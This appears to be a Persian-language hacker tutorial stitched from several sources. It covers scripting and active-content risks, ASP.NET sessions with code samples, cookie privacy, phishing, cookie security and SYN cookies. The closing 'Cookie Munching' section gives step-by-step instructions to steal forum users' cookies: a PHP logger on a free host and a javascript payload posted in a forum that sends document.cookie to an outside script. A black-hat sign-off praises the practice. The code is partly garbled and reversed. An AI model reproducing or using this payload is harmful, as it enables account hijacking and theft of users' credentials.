- **جاوا اسکریپت** : جاوا اسکریپت یکی از متداولترین زبان های اسکریپت نویسی در وب است که در اکثر وب سایت ها از آن استفاده می گردد. (VBscript,ECMAScript و Jscript نمونه هائی دیگر در این زمینه می باشند) . تامین طیف وسیعی از خواسته ها ، عملکرد مناسب ، سادگی در استفاده و ترکیب آسان با سایر نرم افزارها از جمله دلایل گسترش استفاده از زبان های اسکریپت نویسی در وب می باشد.مهاجمان نیز از پتانسیل های ارائه شده توسط زبان های اسکریپت نویسی به منظور نیل به اهداف مخرب خود استفاده می نمایند . مثلا" یکی از حملات متداول که با محوریت جاوا اسکریپت صورت می پذیرد ، هدایت کاربران از یک وب سایت مطمئن به یک وب سایت مخرب است که در آن اقدام به download ویروس ها و یا جمع آوری اطلاعات شخصی کاربران می گردد .
- **اپلت های جاوا و کنترل های اکتیوایکس** : اپلت های جاوا و کنترل های اکتیوایکس برنامه هائی می باشند که بر روی کامپیوتر شما مستقر شده و یا از طریق شبکه بر روی مرورگر شما download می گردند . در صورتی که اینگونه برنامه ها (خصوصا" کنترل های اکتیوایکس) توسط مهاجمان مدیریت و هدایت گردند ، امکان انجام هر گونه عملیاتی بر روی کامپیوتر شما وجود خواهد داشت . اپلت های جاوا معمولا" در یک محیط محدودتر اجراء می گردند . این نوع از برنامه ها در صورت عدم ایمنی مناسب محیط ایجاد

شده ، فرصت های مناسبی به منظور انواع حملات را برای مهاجمان فراهم می نمایند .

استفاده از جاوا اسکریپت ، اپلت های جاوا و کنترل های اکتیوایکس ، همواره خطرناک نمی باشد . ولی می بایست به این موضوع دقت شود که امکانات فوق به ابزارهائی برای انواع حملات توسط مهاجمان، تبدیل شده اند . به منظور پیشگیری در خصوص محتویات فعال ، امکانات متعددی در اکثر مرورگرها پیش بینی شده است که با استفاده از آنان و تنظیم بهینه پارامترهای موجود می توان یک سطح ایمنی مناسب را ایجاد نمود. بموازات افزایش ضریب ایمنی مرورگر خود به منظور برخوردبا محتویات فعال، ممکن است محدودیت های خاصی در خصوص برخی ویژگی های ارائه شده توسط برخی سایت ها ، ایجاد گردد. در صورتی که از یک وب سایت دیدن می نمائید که نسبت به آن شناخت کافی وجود ندارد ، می بایست پیشگیری لازم در خصوص غیر فعال نمودن محتویات فعال را انجام داد. تهدیدات مشابهی نیز می تواند متوجه برنامه های پست الکترونیکی باشد . تعداد زیادی از برنامه های پست الکترونیکی از برنامه های مشابه مرورگرها به منظور نمایش HTML استفاده می نمایند . بنابراین امکان تهدید محتویات فعال در خصوص نامه های الکترونیکی نیز می تواند وجود داشته باشد .به منظور پیشگیری لازم در خصوص این نوع تهدیدات می توان پیام ها را به صورت متن معمولی ، مشاهده نمود .

با توجه به مفاهیم کوکی ها بسیار شبیه به جلسات (Sessions) ها هستند برای این موضوع کمی شما را با جلسات آشنا میکنیم!

جلسات (Sessions)

Sessions چیست :نام و تعداد افرادی که به سیستم متصل هستند را نمایش میدهد ضمن اینکه هر یک از قسمتهای آن شامل تعداد فایلهای باز شده توسط هر فرد و مدت زمان اتصال و بیکاری میباشد. در این قسمت میتوان به جلسه کاری(اتصال) یک کاربر پایان داد(با کلیک راست کردن روی نام وی و انتخاب Close Session) اما بهتر است قبل از انجام این کار برای کاربر یک پیغام هشداردهنده ارسال کنیم: روی نام Management Computer کلیک راست کرده و Send <All Tasks Console Message. فریم ورک دات نت برای رد گیری حرکت کاربر ما را تنها نگذاشته و یک امکان خوب به نام Session State را در اختیار ما قرار داده است. به طور پیش فرض وقتی کاربر اولین بار صفحه‌ای را از یک وب سایت ساخته شده

با ASP.NET درخواست می کند یک کوکی جلسه به نام ASP.NET_SessionID ساخته شده و به مرورگر او ارسال میشود. با این کار ASP.NET قادر به پیگیری کاربر شده و میتواند در درخواست‌های بعدی او را شناسایی کند.
بر این اساس در ASP.NET یک شیء به نام Session قرار داده شده است که میتوانید از آن برای نگهداری اطلاعات مربوط به هر کاربر استفاده کنید. برای مثال دستور زیر یک آیتم با نام MyItem ایجاد کرده و Hello را به آن نسبت میدهد:

```
Session("MyItem")="Hello!"
```

هنگام کار با Sessionها باید به نکات زیر توجه کنید:

1. هر Session اگر کاریر مرورگر را ببندد یا 20 دقیقه از سرور درخواست نکند از بین می رود.
2. Session هر کاربر جدا از Session بقیه کاربران است.
3. در Session بر خلاف کوکی‌ها می توان شیئ هم ذخیره کرد.

جدول زیر بعضی از خصوصیات و متدهای شیئ Session را نمایش میدهد:

خاصیت/متد	توضیحات
Remove	پاک کردنSession
RemoveAll	پاک کردن تمامSession ها
SessionID	IDمنحصر به فرد جلسه فعلی را برمیگرداند.
Abandon	Sessionفعلی را خاتمه میدهد. اگر کاربر پس از دستور فوق درخواست یک صفحه جدید کند به عنوان کاربر جدید در نظر گرفته می شود.
TimeOut	تغییر مهلت پیش فرض ختم جلسه. این خصوصیت هر عددی که باشد بعد از همان قدر دقیقه اگر کاربر درخواستی به سرور نفرستد Session ختم می شود.

نکته: از طریق فایل web.config نیز می‌توان مهلت ختم جلسه را تغییر داد:

```
<configuration>
  <system.web>
```

```
    <sessionstate timeout="60" />
  </system.web>
</configuration>
```

Eventها یا وقایع جلسه‌ها دو مورد هستند: Session_Start و Session_End. که Session_Start وقتی رخ می دهد که جلسه آغاز و Session_End وقتی رخ می دهد که جلسه خاتمه پیدا کند. این Eventها را باید در فایل Global.asax تعریف کرد.

در زیر یک مثال عملی از این رویدادها را خواهید دید:

```
<html>
  <head>
    <title>SessionCount.aspx</title>
    <Script Runat="Server">
      Sub Page_Load()
        lblSessionCount.Text = Application("SessionCount")
      End Sub
    </Script>
  </head>

  <body>

  Current Sessions:
  <asp:Label ID="lblSessionCount" Runat="Server" />

  </body>
</html>
```

Default.aspx

```
<Script Runat="Server">
  Sub Session_Start()
    If Application("SessionCount") Is Nothing Then
      Application("SessionCount") = 0
    End If
```

```
    Application("SessionCount") += 1
  End Sub

  Sub Session_End()
    Application("SessionCount") -= 1
  End Sub
</Script>
```

Global.asax

بطور کلی برای نگهداری مقادیر Sessionها در ASP.NET سه روش وجود دارد: درون پروسه (In Process)، ذخیره در سرویس ویندوز و ذخیره در SQL Server.

Sessionها به طور پیش فرض در داخل پروسه مدیریت می شود و تمام آیتم‌هایی که در Sessionها می‌سازیم در همان پروسه وب سرور ذخیره می شوند. مهمترین مشکل این روش این است که اگر به هر دلیل سرور از کار بیفتد و یا Web Applicationما دستکاری شود، تمام داده‌ها از بین میرود و از طرف دیگر بسط پذیری را در سایت محدود می کند و نمی توان آن را به اشتراک گذاشت.
اما با استفاده از تکنیک ذخیره در پایگاه داده SQL Server می‌توان حتی در صورت از کار افتادن سرور نیز اطلاعات را حفظ کرد. تعریف اشیای ضروری در SQL Server به منظور مدیریت داده‌های جلسه با اجرای بچ فایل InstallSqlState.sql صورت می گیرد. بعد از این کار باید فایل web.config را نیز به شکل زیر تغییر داد:

```
<configuration>
  <system.web>
    <sessionstate
      mode="SqlServer"

sqlConnectionString="Server=127.0.0.1;UID=sa;Pwd=YourPassw
ord" />
  </system.web>
</configuration>
```

مزایا و معایب کوکی‌ها

اگرچه خیلی‌ها از کوکی‌ها تصورات بدی دارند، اما اکنون می‌دانید که کابردهای خوبی نیز دارند. بسیاری از افراد کوکی‌ها را دوست ندارند زیرا آنها را ابزار "بردار بزرگ" (کسی که همواره ناظر بر اعمال و رفتار آنهاست) می‌دانند. بعبارتی بعلت ردیابی شدن توسط کوکی‌ها، به آنها سوءظن دارند. این افراد باید بدانند که این نوع ردگیری می‌تواند توسط تکنیک‌های دیگر نیز انجام گیرد، اما از کوکی‌ها بدلیل ثبات بیشتر آنها نسبت به سایر روش‌ها استفاده می‌شود. برای آنان که دوست ندارند دیگران بدانند در اینترنت چه می‌کنند یا به کدام سایتها سر می‌زنند، این امر مساله ساز است.

مردم همچنان کوکی‌ها دوست ندارند، زیرا آنها را موجوداتی "آب‌زیرکاه" می‌دانند. مگر اینکه نسخه‌های جدید مرورگرها را داشته باشید تا بتوانید با تنظیماتی که انجام می‌دهید از ورود آنها مطلع شوید، در غیر اینصورت آنها بدون هیچ نشانی وارد هارد شما می‌شوند. سپس می‌توانند بدون اطلاع کاربر کارهای خاصی انجام دهند (شاید هدف قرار دادنتان برای اعمال تبلیغاتی).

بهرحال فکر کردن به این موضوع خوشایند نیست که در آینده نزدیک علائق خصوصی ما ممکن است برای کسانی که دوست نداریم، فاش شود. این نگرانی و عیب اصلی کوکی‌هاست. تقریبا قرار دادن ویروس از طریق کوکی فعلا ممکن نیست و جای نگرانی ندارد. همچنین کوکی‌ها نمی‌توانند به هارد شما صدمه وارد کنند، یا از آنچه روی هارد خود دارید، تصویری تهیه کنند یا هر کار دیگری شبیه اینها. کوکی‌ها فقط آنچه را شما به آنها می‌گویید، میدانند. بهرحال اگر شما اطلاعاتی را در وب‌سایتی وارد کنید، مطمئنا در جایی در یک کوکی قرار خواهد گرفت. جایگزینهای آینده بجای کوکی‌ها باید با آغوش باز پذیرفته شود و اگرچه ممکن است همه چیز را حل نکنند، اما بعضی از نگرانیها را از بین خواهند برد.

در برخی موارد هکرها با استفاده از دزدی هویت (**phishing**) به همراه کوکی ها اطلاعات کاربران را به سرقت می برند.

Phishing چیست؟

نوعی از فریب است که برای دزدیدن هویت شما طراحی شده است. در یک حیله از نوع phishing، یک فرد آسیب رسان سعی می کند تا اطلاعاتی مانند شماره های اعتباری و کلمات عبور یا سایر اطلاعات شخصی شما را با متقاعد کردن شما به دادن این اطلاعات تحت ادعاهای دروغین بدست آورد. این نوع حملات معمولاً از طریق هرزنامه یا پنجره های pop-up می آیند.


Phishing چگونه کار می کند؟

یک فریب phishing توسط یک کاربر بداندیش که میلیون ها ایمیل فریبنده ارسال می کند، آغاز می شود بطوریکه بنظر می رسد که از وب سایتهای معروف یا از سایت های که مورد اعتماد شما هستند، مانند شرکت کارت اعتباری یا بانک شما می آیند. ایمیل ها و وب سایتهایی که از طریق ایمیل ها برای شما ارسال می شود، آنقدر رسمی بنظر می رسند که بسیاری از مردم را به این باور می رسانند که قانونی هستند. با این باور که این ایمیل ها واقعی هستند، افراد زودباور اغلب به تقاضای این ایمیل ها مبنی بر شماره های کارت اعتباری، کلمات عبور و سایر اطلاعات شخصی پاسخ می دهند.

یک جاعل! لینکی در یک ایمیل جعلی قرار می دهد که اینگونه بنظر می رسد که لینک به وب سایت واقعی است، اما در واقع شما را به سایت تقلبی یا حتی یک پنجره pop-up می برد که دقیقاً مانند سایت اصلی بنظر می رسد. این کپی ها اغلب وب سایت های spoofed نامیده می شوند. زمانیکه شما در یکی از این وب سایت ها یا pop-upهای تقلبی هستید ممکن است ناآگاهانه حتی اطلاعات شخصی بیشتری وارد کنید که مستقیماً به شخصی که این سایت تقلبی را درست کرده است، ارسال خواهد شد. این شخص آن موقع می تواند از این اطلاعات برای خرید کالا یا تقاضا برای یک کارت اعتباری جدید یا سرقت هویت شما اقدام کند.

مسائل امنیتی مربوط به کوکی‌ها

کوکی‌ها باعث بعضی خطرات امنیتی می‌شوند. می‌توانند توسط افرادی که بسته‌های اطلاعاتی را شنود می‌کنند برای اهداف غیراخلاقی استفاده شوند و باعث دسترسی غیرمجاز به وب‌سایت‌ها یا تراکنش‌های غیرمجاز شوند. (یک سیستم شنود، کامپیوتری است که نرم‌افزارهایی را اجرا می‌کند تا تمام بسته‌های TCP/IP وارد و خارج‌شونده را بررسی کند)



ایجادکنندگان وب‌سایتها کوکی‌ها را می‌سازند تا امکان دسترسی بهتر به سایتشان را فراهم کنند، یا در انواع دیگر تراکنش با سرورشان استفاده می‌شوند. آنها باید از امکان وقوع این امر مطلع باشند و سیستم را طوری طراحی کنند تا خطر را به حداقل ممکن برسانند.

چند مورد وجود دارد که ایجادکننده وب‌سایت می‌تواند انجام دهد:

1. مطمئن شود که کوکی‌ها کمترین اطلاعات خصوصی را دربردارند.
2. مطمئن شود که اطلاعات حساس قرارگرفته در کوکی‌ها همیشه رمزنگاری می‌شود. (هرگز و هرگز شناسه‌ها و کلمات عبور نباید بصورت متن رمزنشده استفاده و ذخیره شوند)

3. کل کوکی را رمز کند.

کوکی‌ها باید اطلاعات کافی را برای تایید اینکه فرد استفاده کننده از کوکی، مجاز به استفاده از آن است، دارا باشند. بیشتر سایتهای استفادمکننده از کوکی، اطلاعات زیر را نیز لحاظ می‌کنند:

- اطلاعات لازم برای دادن اجازه به فرد
- ساعت و تاریخ
- آدرس IP استفاده کننده وب
- تاریخ انقضاء
- کد MAC (Message Authenticity Check)


قراردادن آدرس IP به این منظور است که کوکی تنها در صورتی تایید شود که آدرس IP ذخیرشده در سرور با آدرس IP مرورگر فرستنده کوکی یکسان باشد. تاریخ انقضاء مدت زمان استفاده از یک کوکی را محدود می‌کند و MAC تضمین می‌کند که کوکی دچار تغییر نشده است.

کد MAC شامل یک رشته ادغامی از فیلدهای داده در کوکی و یک رشته مخفی است که به آن اضافه می‌شود. اطلاعات کد می‌شود سپس مجددا ادغام می‌شود و دوباره کد می‌شود. نتیجه نهایی در داده کوکی قرار می‌گیرد.

هنگامی که کوکی به سرور برمی‌گردد، سرور خود، MAC را تولید می‌کند و با MAC موجود در کوکی مقایسه می‌کند. در صورت یکسان بودن، نشانه عدم تغییر کوکی است.(هر چند با گذاشتن زمان نرم افزارهای جدیدی به وجود آمد که حتی مک کد را هم میتواند عوض کند با این نرم افزار کارهای بسیاری متوان انجام داد همان طور که در ژورنال شبکه های بیسم مواردی از کاربرد این نرم افزار را براتون شرح دادیم)

کار با کوکی‌ها

مرورگرهای جدید اجازه نحوه کار با کوکی‌ها را به شما می‌دهند؛ می‌توانید تنظیمات مرورگر خود را طوری انجام دهید که به شما قبل از قراردادن کوکی روی کامپیوترتان خبر داده شود. (این کار به شما این امکان را می‌دهد که اجازه قراردادن کوکی را بدهید یا خیر)؛ همچنین می‌توانید توسط مرورگر خود جلوی ورود تمام کوکی‌ها را بگیرید.



بعنوان مثال در اینترنت اکسپلورر امکان تنظیم نحوه برخورد با کوکی‌ها از سایتهای مشخص گرفته تا کل سایتها وجود دارد. برای اطلاع یافتن بیشتر از نحوه کار با کوکی‌ها راهنمای مرورگر خود را مطالعه کنید

نفوذ با استفاده از کوکی ها

کوکیهایSYN

یک دفاع جدید علیه طغیان» SYN کوکی های «SYN است. در کوکی هایSYN ، هر طرف ارتباط، شماره توالی (Sequence Number) خودش را دارد. در پاسخ به یکSYN ، سیستم مورد حمله واقع شده، یک شماره توالی مخصوص از ارتباط ایجاد می کند که یک» کوکی» است و سپس همه چیز را فراموش می کند یا بعبارتی از حافظه خارج می کند (کوکی بعنوان مشخص کننده یکتای یک تبادل یا مذاکره استفاده می شود). کوکی در مورد ارتباط اطلاعات لازم را در بردارد، بنابراین بعداً می تواند هنگامی که بسته ها از یک ارتباط سالم می آیند، مجدداً اطلاعات فراموش شده در مورد ارتباط را ایجاد کند .

کوکیهایRST

جایگزینی برای کوکی های SYN است، اما ممکن است با سیستم عامل های ویندوز 95 که پشت فایروال قرار دارند، مشکل ایجاد کند. روش مذکور به این ترتیب است که سرور یک ACK/SYN اشتباه به کلاینت ارسال می کند. کلاینت باید یک بسته RSTتولید کند تا به سرور بگوید که چیزی اشتباه است. در این هنگام، سرور می فهمد که کلاینت معتبر است و ارتباط ورودی از آن کلاینت را بطور طبیعی خواهد پذیرفت .

پشته های (stack) های TCP بمنظور کاستن از تأثیر طغیان های SYN می توانند دستکاری شوند. معمول ترین مثال کاستن زمان انقضاء (timeout) قبل از این است که پشته، فضای تخصیص داده شده به یک ارتباط را آزاد کند. تکنیک دیگر قطع بعضی از ارتباطات بصورت انتخابی است.

Cookie Munching

یکی از راههای استفاده از کوکی برای نفوذ کوکی مونچینگ می باشد.

برای این کار مراحل 1 تا 5 را با دقت انجام بدید:

1-يك آكانت توي يك وب هاستينگ مجاني كه php script رو ساپورت كنه ايجاد كنيد مثلا:
www.t35.com

2-متن زيرو با در نوت پد كپي كرده و با نام script.php ذخيره كنيد:

```
;('+fopen("munch.txt",'a = fh$
;(" : : : : : fputs($fh, "$HTTP_REFERER
;("fputs($file, "n
;(fclose($fh
<?
```

3-يك فايل متني خال رو با نام munch.txt آپلود كنيد
4-خوب حالا به يك forum برويد كه كد هاى HTML رو ساپورت بعدش يه تاپيك جديد باز كنيد و كد زيرو توش بذاريد :

```
"=img src ])
javascript:void(window.location('http://SITENAME.t35.com/script
(["  (( HTTP_REFERER='+document.cookie&?.php
```


تذكر به جاى علامت هاى [] بايد علامت هاى بزرگتر كوچكتر قرار دهيد

5 -حالا به munch.txt برويد و يوزر و پسوردها رو مشاهده كنيد.

خوب اين مقاله هم به پايان رسيد ☻♥

باز هم فقط يک جمله ميگويم:من کلاه سياه نيستم ولی کلاه سياه ها رو دوست دارم.

همانطور که يک هکر بزرگ هميشه در جوابه من گفت من هکر نيستم ولی هکر ها رو دوست دارم♥



Kevin (Defcon) Jinx

Rob karas Diana


DEFCON XI
DEFCON

Yes.I’m a Criminal.My Crime Is That Of Curiosity

©CopyRight®

Author: Satanic Soulful
E-Mail: Satanic.Soulful@GMail.Com
Satanic_Soulful@Yahoo.Com
Developed In:Satanic Digital Network Security ™
Special TNX 2 :Hell Hacker – Collector – S_hahroo_Z
Research By:5/-\t4N1C

For More Information Go to Http://Hack-er.cjb.net/

My Deram Is All Day For Girl Is Dark&Ominous♀